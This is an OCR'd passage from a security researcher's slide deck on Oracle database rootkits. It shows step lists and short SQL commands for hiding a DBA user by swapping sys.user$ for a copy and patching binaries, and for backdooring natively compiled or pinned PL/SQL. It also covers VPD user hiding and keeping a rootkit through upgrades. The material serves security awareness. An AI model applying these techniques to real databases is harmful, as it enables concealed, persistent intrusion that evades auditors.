


Rootkit – 2nd generation – modify binaries




- An attacker can now modify the database executable(s) by replacing all occurrences of the table (sys.) user$ with the (new created) table sys.aser$

Rootkit – 2nd generation – modify binaries




- An auditor, security consultant or security tool normally only checks the table sys.user$. But Oracle is using the table sys.aser$ containing the hidden user.

Rootkit – 2nd generation – modify binaries




- Create a user hacker with DBA privileges
- Create a copy of the table sys.user$ (`create table sys.aser$ as select * from sys.user$`)
- Drop user hacker from sys.user$
- Shutdown database
- Patch binary file
- Start database (Now the table sys.aser$ is used)




Demonstration

Rootkit – 2nd generation – PL/SQL native



- Since Oracle 9i exists a new feature which allows to generate natively compiled code from PL/SQL
- Oracle generates a C-File which is compiled on the target machine
- The resulting .dll/.lib is executed instead of the original PL/SQL package.
- Oracle does not monitor the files in the file system


Rootkit – 2nd generation – PL/SQL native



alter session set plsql_compiler_flags='NATIVE';

alter procedure **myprocedure** compile;

Rootkit – 2nd generation – PL/SQL native




Implement a backdoor in the PL/SQL Package MYPROCEDURE

MYPROCEDURE_SCOTT___0.c (backdoored)

MYPROCEDURE__SCOTT___0.dll (backdoored)

MYPROCEDURE__SCOTT___0.dll.bck (backdoored - Copy)

Rootkit – 2nd generation – PL/SQL native



Remove the rootkit from the PL/SQL Package MYPROCEDURE


And recompile the package again

MYPROCEDURE_SCOTT___0.c (original)

MYPROCEDURE__SCOTT___0.dll (original)


MYPROCEDURE__SCOTT___0.dll.bck (backdoored - Copy)

Rootkit – 2nd generation – PL/SQL native




Replace the native compiled code on the operating system level by replacing the original file with the backdoored version.

The backdoored version is now called.




Demonstration

Rootkit – 2nd generation – Pinned PL/SQL




- To avoid memory fragmentation in the shared pool Oracle supports the preloading of (large) PL/SQL objects into the memory. This functionality is called pinning.
- The package dbms_shared_pool allows to pin and unpin PL/SQL objects.
- Changed objects are NOT automatically reloaded if they are changed.
- dbms_shared_pool.keep pins a package into the SGA
- dbms_shared_pool.unkeep removes a package into the SGA

Rootkit – 2nd generation – Pinned PL/SQL




The PL/SQL package is loaded into the SGA for execution and dropped if not needed afterwards.

Rootkit – 2nd generation – Pinned PL/SQL




dbms_shared_pool.
keep('MYPROCEDURE')

Rootkit – 2nd generation – Pinned PL/SQL




Remove the backdoor from the PL/SQL package.
The package in the SGA is NOT removed automatically and will always executed




Demonstration

Rootkit – 2nd generation – VPD



- For database based applications using user credentials in non SYS-schemas it is possible to hide users via specially crafted VPD (Virtual Private Database) roles.
- HTMLDB for example is using the table flows_020100.wwv_flow_fnd_user to store/retrieve the user credentials
- A special VPD rule could remove some entries in this table for specific users and / or during a special timeframe.

Rootkit – 3rd generation




- Difficult to implement (Direct SGA modification)

  (There is an official API to the SGA in 10g Rel. 2 which allows the modification of SGA)

- Difficult to find. Only from the operating system.

Surviving Updates



During updates (database+binaries) updates the repository is often rebuild from scratch or the binaries replaced with new versions. This normally removes changes in the data dictionary objects or modified files.

To avoid this an attacker could

- Create a special database job which reinstalls the rootkit after an upgrade
- Change glogin.sql on the database server. This file is executed during every start of SQL*Plus
- Database startup trigger
- Backdoor custom PL/SQL of the customer application
- …

Conclusion

There are many possibilities to implement database rootkits. With these techniques an attacker can hide his presence in a hacked database.

The huge number of features (like pinning packages or native compilation) in Oracle databases allows the creation of new kind of database rootkits.

red database security

Contact

Alexander Kornbrust

Red-Database-Security GmbH
Bliesstrasse 16
D-66538 Neunkirchen
Germany

Phone: +49 (0)6821 – 95 17 637
Fax: +49 (0)6821 – 91 27 354
E-Mail: ak@red-database-security.com
E-Mail: ak@dbappsecurity.com